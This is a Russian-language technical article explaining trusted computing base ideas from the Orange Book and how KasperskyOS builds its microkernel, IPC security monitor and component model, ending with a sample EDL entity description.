Стандарты эти охватывают самые разные аспекты информационной безопасности, от терминологического базиса до руководств пользователей и сотрудников службы безопасности. Важнейшая часть «Радужной серии» — это «Оранжевая книга», где задаются критерии определения безопасности компьютерных систем. Ее ратифицированным в международном масштабе аналогом является стандарт ISO/IEC 15408.

Главный постулат «Оранжевой книги» заключается в том, что безопасность компьютерных систем никогда не была и никогда не будет идеальной. Любая эксплуатируемая или вновь проектируемая система безопасна ровно настолько, насколько мы доверяем



«Оранжевая книга» — один из многочисленных томов «Радужной серии», посвященной кибербезопасности

ей решение этого важного вопроса. А значит, правильнее говорить не о безопасных, а о доверенных системах.

Именно поэтому совокупность механизмов, которые в информационной системе реализуют ту или иную политику безопасности и определяют степень доверия к этой системе, в «Оранжевой книге» именуют ДВБ — доверенная вычислительная база (Trusted Computer Base).

Какую функцию в информационной системе выполняет ДВБ? Единственно верную: контролирует любые взаимодействия компонентов информационной системы между собой, с системными функциями и аппаратной базой системы. Ни одно обращение любого компонента системы не должно остаться без пристальной проверки ДВБ с точки зрения поддерживаемого ею механизма (или механизмов) безопасности. В «Оранжевой книге» эту функцию ДВБ именуют мониторингом обращений.



Контроль, контроль и еще раз контроль! Вот основная функция доверенной вычислительной базы

INFO

Среди томов «Радужной серии», кроме «Оранжевой книги», есть еще и «Ярко-оранжевая книга». В ней описываются подходы к организации тестирования безопасности в доверенных системах. В настоящее время эти подходы используются как разработчиками доверенных систем, так и сертифицирующими эти системы органами.

Мониторинг обращений фактически означает, что компоненты информационной системы напрямую ни между собой, ни с ядром системы, ни с аппаратурой не взаимодействуют. Все происходит по указанию ДВБ. Разрешила ДВБ — вперед! Запретила — взаимодействию не быть. Выходит, ДВБ — это такая штука, которая позволяет изолировать друг от друга компоненты информационной системы. Старый как мир принцип властвования — через разделение.

«Доверенная» в аббревиатуре ДВБ означает, что мы вынуждены доверять ей. А сделать это проще, если ДВБ прозрачна как с точки зрения своей организации, так и с точки зрения способов проверки правильности ее работы. Добиться такой прозрачности можно разными способами. Самые действенные из них — это простота и компактность организации ДВБ, а также возможность использовать для ее проверки некоторый набор формальных методов. Он позволит дать однозначный ответ о том, насколько ДВБ (ну и информационная система на ее основе) соответствует своему предназначению (это называется «валидация») и насколько полно принципы, заложенные в основу при проектировании, были воплощены на этапах разработки (верификация).

Теперь-то и становится ясно, что команда проекта KasperskyOS занялась созданием собственного варианта этой самой ДВБ. Ну, почти собственного. Идеологическим предком ДВБ «Лаборатории Касперского» стал проект FLASK (Flux Advanced Security Kernel) — архитектурное решение подсистемы безопасности в ОС, которое позволяет гибко внедрять и настраивать политики безопасности под конкретное применение.

К слову сказать, FLASK — это предок не только KasperskyOS, но и таких реализаций подсистем безопасности, как SELinux и TrustedBSD. Модель системы безопасности на основе модулей LSM, которую используют в современных проектах на основе GNU/Linux, — это тоже вариация на тему FLASK. Вот только в системах на Linux и BSD такой монитор обращений — это все же внешний довесок. В проекте же KasperskyOS — это основа системы.


ВЕРИФИЦИРУЙ ЭТО. КОМПОНЕНТНАЯ МОДЕЛЬ И IPC-ПИСЬМА

Давай подробнее глянем на архитектуру KasperskyOS. С точки зрения общепринятой классификации архитектурных решений KasperskyOS — система микроядерная. И ее микроядро — действительно «микро»! Не более тысячи строк кода. В них втиснуты диспетчер процессов, механизм межпроцессного взаимодействия (IPC — inter-process communication) и та самая ДВБ, которая именуется KSS (Kaspersky Security System) и пристально следит за механизмом IPC.

И это все?! А как же управление памятью, периферийными устройствами? Как же драйверы файловых систем? В KasperskyOS все это — архитектурные излишества. Зачем, к примеру, содержать на балансе громоздкий диспетчер памяти, если в промышленной системе память процессам выделяется статически на этапе их создания, а механизм shared memory с точки зрения межпроцессного взаимодействия — это зло? Никаких общих адресов, хочешь общаться — пиши корректно составленное IPC-сообщение, которое будет перехвачено и перлюстрировано KSS.

Таким образом, базовый принцип KasperskyOS схож с общим подходом любых микроядерных систем. Процессы взаимодействуют между собой

и с функциями ядра системы, отправляя и получая IPC-сообщения. Микроядро предоставляет им эту возможность с помощью механизма IPC. В случае KasperskyOS за этим механизмом следит KSS, которая для каждого IPC-сообщения выносит вердикт «можно» (allow) или «нельзя» (deny). При этом по умолчанию KSS реализует принцип default deny. То есть если программа по какой-то причине не реализует такую модель взаимодействия, то ни отправить, ни получить IPC-сообщения она не сможет. И останется в полной изоляции. Печалька для вирусов, малвари и криворуко написанного софта.



Как и любая микроядерная ОС, KasperskyOS предоставляет процессам механизм обмена сообщениями. И непрерывно контролирует его с помощью Kaspersky Security System

Ладно, а как же должен выглядеть правильно написанный софт для KasperskyOS? Для софтописателей разработчики KasperskyOS предлагают специальный подход, который именуется «компонентная модель». Фактически эта модель служит для прикладных программистов удобной абстракцией, позволяющей создать корректное с точки зрения KasperskyOS приложение. Кроме того, поддержка компонентной модели обеспечивается инфраструктурно — набором средств разработки.

В основе компонентной модели программы лежит понятие «сущность» (Entity). Сущностью может быть отдельная программа, предоставляющая (сервер) или потребляющая (клиент) функции для других сущностей. Или же ей может быть реализация какой-то отдельной функции программы. В общем случае сущность — это набор компонентов, каждый из которых включает в себя одну или более внутрикомпонентную сущность. В самом вырожденном случае компонентной модели сущность — это один компонент с одной внутрикомпонентной сущностью. Именно сущности, реализуя свои функции, общаются друг с другом с помощью IPC-сообщений. То есть выполнение сложно устроенной программы или клиент-серверного сервиса, созданных по идеологии компонентной модели, — это IPC-переписка сущностей, за которой и следит

KSS. Чтобы сущность могла участвовать в таком диалоге, в ее составе наряду с базовым кодом должен присутствовать код интерфейса доступа к механизму IPC микроядра.

И вот тут начинается самое интересное. Создание кода этого интерфейса возлагается не на разработчика программы. Код интерфейса автоматически генерируется из его описания на языке IDL (Interface Definition Language) — C++ подобного языка спецификации интерфейсов в распределенных системах. Что дает использование IDL? Возможность той самой верификации корректности взаимодействия одной сущности с другой сущностью. Строгая типизация IDL этому способствует и позволяет специально разработанному компилятору Nk перед автогенерацией кода интерфейса проверить его на безошибочность с точки зрения компонентной модели. Исходник интерфейса на IDL после компиляции Nk преобразуется в объектный код в необходимой разработчику нотации. Конечно же, поддерживаются C и C++, а также язык функционального программирования Haskell.

Помещенный в код сущности объектный код интерфейса обеспечивает формирование функций Proxy (в клиентских приложениях) и Dispatch (в серверных приложениях). Почему они важны с точки зрения архитектуры KasperskyOS? Клиентское приложение, вызывая ту или иную функцию серверного приложения или ядра системы, передает ее параметры интерфейсной функции Proxy, которая сериализует их (упаковывает в формат IPC-сообщения), а затем вызывает транспортную функцию механизма IPC в микроядре и передает ей созданное IPC-сообщение. Теперь Proxy-функции остается только ждать ответного IPC-сообщения с результатом, чтобы десериализовать его и передать сделавшему вызов базовому коду клиента.

Функция Dispatch на серверной стороне делает обратное: получив IPC-сообщение, она десериализует его (распаковывает параметры для вызываемой функции), передает их базовому коду связанного с данным интерфейсом сервиса и, получив от него результат, сериализует его в IPC-сообщение.




INFO

Вариация декларативного языка IDL есть и у компании Microsoft. Она именуется MIDL (Microsoft IDL) и предлагается разработчикам клиент-серверных приложений, которые функционируют в распределенных гетерогенных системах, например Windows, UNIX и OS X. Задачи MIDL совпадают с задачами варианта IDL «Лаборатории Касперского»: описание интерфейсов клиент-серверных приложений при выполнении удаленного вызова процедур.

Но что делать, если сущность (например, сервер какого-либо сервиса) содержит множество компонентов, а из них каждый состоит из разных функций, к которым может обращаться сущность-клиент? Ведь по идеологии компонентной модели с каждой такой функцией должен быть связан собственный Dispatch-интерфейс. Как механизм IPC определит, которому из них передавать

IPC-сообщение? И снова на помощь программисту приходят языки спецификаций. При упаковке нескольких функций с их Dispatch-интерфейсами в один компонент программист описывает его на языке CDL (Component Definition Language). Компилятор Nk на основе CDL-описания компонента генерирует его код с единым в рамках компонента интерфейсом, который на самом деле является совокупностью Dispatch-интерфейсов всех функций, входящих в состав компонента.



Код интерфейсов для связи сущностей и их объединения в компоненты автоматически генерируется на основе языков IDL, CDL и EDL

Для многокомпонентной сущности есть свой язык спецификаций EDL (Entity Definition Language). На нем описываются все компоненты, которые входят в состав сущности, а также (если таковые имеются) отдельные функции с собственными Dispatch-интерфейсами. В результате компиляции EDL-файла формируется общий код сущности с единым глобальным Dispatch-интерфейсом, который, по сути, является точкой входа IPC-сообщения в сущность. Найти же адресата для него — конкретный Dispatch-интерфейс конкретной функции (отдельной или в составе компонента) — можно по его уникальному идентификатору Runtime Interface ID (RIID). Он генерируется на этапе компиляции EDL-описания сущности. Такая вложенность строго типизированных спецификаций позволяет раз-


работчику создать сколь угодно сложную программу, каждая функция которой будет снабжена собственным Proxy- или Dispatch-интерфейсом.

```
// Начало описания entity «Foo».
// Описание entity начинается с ключевого слова «entity».
entity Foo
//
// Инструкция, начинающаяся на ключевое слово «security», содержит
// ссылку на интерфейса безопасности entity (в приведённом примере
// — «Foo.ISecurity»). Интерфейс безопасности, если он используется,
// должен быть указан _перед_ списком компонент.
security: Foo.ISecurity
//
// Список реализуемых компонент. Имеет вид:
//     «имя_реализация_компоненты : имя_типа_компоненты».
foo: CoFoo
bar: CoBar
//
// Одна и та же компонента может иметь несколько реализаций.
// В приведённом примере компонента «CoBaz» представлена
// тремя реализациями: «baz1», «baz2», «baz3».
baz1: CoBaz
baz2: CoBaz
baz3: CoBaz
```

Пример описания гипотетической сущности Foo на декларативном языке EDL

